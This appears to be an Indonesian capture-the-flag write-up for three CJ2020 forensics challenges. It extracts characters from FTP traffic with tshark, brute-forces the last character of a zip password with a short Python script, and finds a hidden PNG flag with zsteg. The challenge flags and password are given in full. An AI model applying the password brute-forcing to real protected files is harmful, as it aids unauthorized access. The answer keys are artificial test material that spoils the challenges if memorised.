2391	159.65.5.73	159.65.137.97	FTP-DATA	STOR a2	FTP Data: 1 bytes (PORT) (STOR a2)
2405	159.65.5.73	159.65.137.97	FTP-DATA	STOR a20	FTP Data: 1 bytes (PORT) (STOR a20)

Checksum: 0x88b1 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (1 byte)
FTP Data (1 bytes data)
[Setup frame: 2203]
[Setup method: PORT]
[Command: STOR a0]
Command frame: 2206
[Current working directory:]
Line-based text data (1 lines)
c

Disana terdapat beberapa lumayan banyak data yang berisi character character, karena beberapa character tersebut membentuk seperti flag maka saya mencoba mengurutkan data data tersebut menggunakan bash. Pertama, saya extract menggunakan **tshark** lalu saya urutkan dengan command **sort** dan ambil last character dengan **grep** dan menghilangkan newline dengan **tr**.

```
$ root@kali ~ /cj tshark -r ftp_cj.pcap -Y ftp-data -T fields -e ftp-data.c  
ommand -e text 2>/dev/null | sort -V | grep -o '.$' | tr -d '\n'  
CJ2020{plzuse_tls_kthxx}
```

Namun karena disini ternyata **STOR a10** hilang kami menduga char ke-11 ini adalah **_** (underscore) dan mengubah output menjadi **CJ2020{plz_use_tls_kthxx}**.

FLAG: **CJ2020{plz_use_tls_kthxx}**

Home Folder (100pts)

Diberikan sebuah file zip bernama **cj.zip** dan ketika kami extract menghasilkan sebuah folder bernama **cj**. Setelah itu kami mencoba mencari tau apa saja yang ada di dalam folder tersebut.

```
$ root@kali ~ /cj/home/cj ls -Ra
..
. .bash_history .bashrc .local .profile
. .bash_logout flag.zip pass.txt

./local:
. . share

./local/share:
. . nano

./local/share/nano:
. .
$ root@kali ~ /cj/home/cj
```

Kami menemukan **pass.txt** yang berisi string sepanjang 31 byte, dan ketika mencoba melakukan unzip pada **flag.zip** dengan password tersebut ternyata tidak bisa. Maka kami mencoba melihat **.bash_history** dan menemukan file password tersebut telah dikurangi 2 byte. Lalu saya mencoba mencari satu karakter terakhir tersebut. Kenapa satu karakter? Karena 2 byte yang hilang itu adalah satu karakter terakhir dan linebreak dilihat dari cara pembuat soal melakukan unzip pada **.bash_history**.

```
$ root@kali ~ /cj/home/cj cat .bash_history
nano .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a
$ root@kali ~ /cj/home/cj
```

Maka saya membuat sebuah script untuk melakukan bruteforce satu karakter terakhir tersebut dengan python.

```
import string
from zipfile import ZipFile

def extractZip(zFile, password):
    try:
        zFile.extractall(pwd=password)
        print('Password: ' + password.decode("utf-8"))
    except:
        pass
```

```

file = "flag.zip"
truncated_pass = "c10a41a5411b992a9ef7444fd6346a4"
chars = string.digits + string.ascii_lowercase

for char in chars:
    password = truncated_pass + str(char)
    zFile = ZipFile(file)
    extractZip(zFile, password.encode('utf-8'))

f = open("flag.txt", "r")
print(f.read(), end="")
f.close()

```

Dengan code diatas saya hanya perlu menjalankannya dengan python dan mendapatkan flag dari soal ini.

```


$ root@kali ~ /cj/home/cj python3 solver.py
Password: c10a41a5411b992a9ef7444fd6346a44
CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}
$ root@kali ~ /cj/home/cj

```

FLAG: CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}

Image PIX (167pts)

Diberikan sebuah file **pix.png** dan ketika dibuka menampilkan gambar tidak jelas yang tidak jelas, awalnya kami mencoba mencari flag dengan **stegsolve.jar** namun tidak menemukan apapun, lalu kita juga mencoba dengan **steghide**, **strings**, **foremost**, **binwalk** dan sebagainya namun juga tidak menemukan apapun.



Setelah itu kami mencoba mencari flag dari gambar tersebut menggunakan zsteg. Zsteg adalah tool yang dapat mencari hidden data pada file PNG dan BMP. Berikut command yang saya gunakan untuk menemukan flag.


```
root@kali ~/# zsteg -a pix.png | grep CJ2020
b8,rgb,lsb,xy .. text: "CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarle
t}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet
CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scarlet}CJ
2020{A_Study_in_Scarlet}CJ2020{A_Study_in_Scar"
root@kali ~/#
```

FLAG: CJ2020{A_Study_in_Scarlet}